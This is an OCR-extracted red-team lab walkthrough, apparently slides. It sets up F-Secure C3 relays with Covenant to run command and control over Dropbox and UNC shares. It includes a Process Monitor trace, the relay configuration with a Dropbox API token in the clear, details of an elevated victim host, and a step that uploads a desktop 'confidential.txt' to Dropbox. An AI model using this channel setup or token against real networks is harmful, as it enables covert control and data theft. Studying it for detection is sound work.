10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_CREATE                   C:\Windows\System32\apphelp.dll                        SUCCESS            Desired Access: Read Data/List Director...
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 IRP_MJ_QUERY_SECURITY           C:\Windows\System32\apphelp.dll                        SUCCESS            Information: Attribute
10:54:4... Relay_x64_f576_dropbox-relay.exe  2168 FASTIO_ACQUIRE_FOR_SECTION_S... C:\Windows\System32\apphelp.dll                        FILE LOCKED WIT... SyncType: SyncTypeCreateSection, Pag...
                                                8 FASTIO_RELEASE_FOR_SECTION_S... C:\Windows\System32\apphelp.dll                        SUCCESS
                                                8 FASTIO_ACQUIRE_FOR_SECTION_S... C:\Windows\System32\apphelp.dll                        SUCCESS            SyncType: SyncTypeOther
                                                8 FASTIO_RELEASE_FOR_SECTION_S... C:\Windows\System32\apphelp.dll                        SUCCESS
                                                8 Load Image                      C:\Windows\System32\apphelp.dll                        SUCCESS            Image Base: 0x7ff82bee0000, Image Si...
                                                8 IRP_MJ_CLEANUP                  C:\Windows\System32\apphelp.dll                        SUCCESS
                                                8 IRP_MJ_CLOSE                    C:\Windows\System32\apphelp.dll                        SUCCESS
                                                8 IRP_MJ_CREATE                   C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  SUCCESS        Desired Access: Read Control, Dispositi...
                                                8 IRP_MJ_QUERY_SECURITY           C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  SUCCESS        Information: Attribute
                                                8 IRP_MJ_QUERY_SECURITY           C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  BUFFER OVERFL... Information: Owner
                                                8 IRP_MJ_QUERY_SECURITY           C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  SUCCESS        Information: Owner
                                                8 IRP_MJ_CLEANUP                  C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  SUCCESS
                                                8 IRP_MJ_CLOSE                    C:\Users\vagrant\Desktop\Relay_x64_f576_dropbox-relay.exe  SUCCESS
```

Network paths accessed during trace:

Network Time	Total Events	Connects	Disconn...	Sends	Receives	Send Byt...	Receive ...	Other	Path
0.0000000	272	4	2	167	99	42,267	82,599	0	<Total>
0.0000000	213	1	0	140	72	33,822	48,723	0	162.125.81.7:https
0.0000000	59	3	2	27	27	8,445	33,876	0	162.125.81.14:https



Dropbox

- Dropbox
- Starred
- App Center

Starred folders

Star folders or drag them here for quick access

- Apps
- guidem-drop
- guidemdropbox

Upgrade account

Personal
guidemat...mail.com

Search

GA Share

Apps

Click here to describe this folder and turn it into a Space Show examples

Pin or drag files and folders here for quick access

1 folder

Add

Name ↑	Modified	Recent activity
guidem-drop	10/9/20, 6:21 am	--
guidemdropbox	10/9/20, 6:26 am	--

Select a file to see comments, activity, and more details.

LABS

Gateway Selection

Gateways
guidem-drop - fd1bfdb09a8f8eae

Relays Interfaces Commands

No relays found...

Result: 0 Items per page: 5 <Page: 1 of 1

Covenant

Not secure | 127.0.0.1:7443/listener

C3

EDIT CONFIG
0
0
0
0
://localhost
52935
conds

COVENANT Welcome, guidem! Logout

- Dashboard
- Listeners
- Launchers
- Grunts
- Templates
- Tasks
- Taskings
- Graph
- Data
- Users

Listeners

Listeners Profiles


Name	ListenerType	Status	StartTime	ConnectAddresses	ConnectPort


+ Create

Page 1 of 1

C3 CHANNEL – DROPBOX (ATTACKER)

Summary exfiltration





> Apps > guidem-drop >

guidemdropbox2

Click here to describe this folder and turn it into a Space Show examples


Pin or drag files and folders here for quick access

3 files

Name ↑	Modified	Recent activity
upload-A7sP9iPi0J-1602197876-guidem_confidential2.txt	10/9/20, 6:57 am	You added 1 minute ago
upload-vt551f9qu5-1602197010-guidem_confidential.txt	10/9/20, 6:43 am	You added 16 minutes ago


C3 CHANNEL – UNC SHARES

- C3 can use UNC path in order to laterally move through the network and use the shared folder for command and control communication.
- As you can see below every time our covenant C2 sends a task through a file will be created that will be used for relay communication



Command ID	Command for	ID
60	Relay	2a55bad013d7b264
59	Gateway	357f196ade9d8efc
58	Relay	2a55bad013d7b264
57	Gateway	357f196ade9d8efc

Result: 4 Items per page: 5 Page: 1 of 1



Network › 10.10.98.5 › share

Name	Date modified	Type	Size
742a58560	10/3/2020 7:26 PM	File	1 KB

https://labs.f-secure.com/blog/attack-detection-fundamentals-discovery-and-lateral-movement-lab-3/

C3 CHANNEL – DROPBOX

- Using the same Dropbox app we can create.
- Once the relay is executed on the victim it will query and resolve the domain api.dropboxapi.com which is used for polling the folder.
- Relays will often check the contents of the Dropbox folder for files to read.



Relay Setup

Please setup a Relay.

Name / Auto Generated ID: dropbox-relay

Parent Gateway Build ID: 54f7

TargetSuffix: exe

Architecture: x64

Add Command

Please Select the first command to the Relay.


Select Command: AddNegotiationChannelDropbox

Negotiation Identifier: 5q1s3pwq


User-Agent Header: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36

Dropbox token: yYFPFCTwpugAAAAAAAAAAW1eslcZxmFQ-bvGB2WflVpEu_ZEKS9VK4rpkegfoqrh

Folder name: wqe6



```
    {
      "name": "User-Agent Header",
      "type": "string",
      "value": "Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/83.0.4103.97 Safari/537.36"
    },
    {
      "name": "Dropbox token",
      "type": "string",
      "value": "[redacted]"
    },
    {
      "name": "Folder name",
      "type": "string",
      "value": "wqe6"
    }
  ],
  "jitter": [
    5,
    20
  ]
}
```



[redacted] › Dropbox › Apps › guidem-drop › wqe6


Name	Date modified	Type	Size
bysw-lw99Pozmaa-1601741961	10/4/2020 12:19 AM	File	1 KB


C3 will create a new folder the Dropbox app folder

https://labs.f-secure.com/blog/attack-detection-fundamentals-c2-and-exfiltration-lab-3/

C3 CHANNEL – DROPBOX

Even in this case there is no integration with our command and control (C2) framework, Covenant, we can see that details such as operating system and user is already.






Last seen 2020/10/03 16:45:38

Computer Name	ws01	OS Major Version	10
User Name	itadmin	OS Minor Version	0
Domain	LABS	OS Build Number	14393
processId	5744	OS Service Pack Major	0
is Elevated	true	OS Service Pack Minor	0
		OS Product Type	3
		OS Version	Windows 10.0 Server SP: 0.0 Build 14393

Channels

Channel ID	Name	Channel Type
0	Dropbox	Return Channel




Gateway Selection

Gateways: guidem-gateway - 1444292e8acb52c7

C3 CHANNEL – DROPBOX EXFILTRATION


Once we have our Dropbox channel fully functional we can now use this channel for exfiltration.



Create Command for: CHANNEL - Dropbox/ 0

Select Command: Upload File from Relay


Remote Filepath: C:\Users\itadmin\Desktop\confidential.txt



Create Command for: CHANNEL - Dropbox/ 0

Select Command: Upload File from Relay

As seen here we can also configure jitter and delay or remove files



upload-fJuEzLHdzp-1601743889-confidential - Notepad

```
this is a confidential document for proof of concept
```

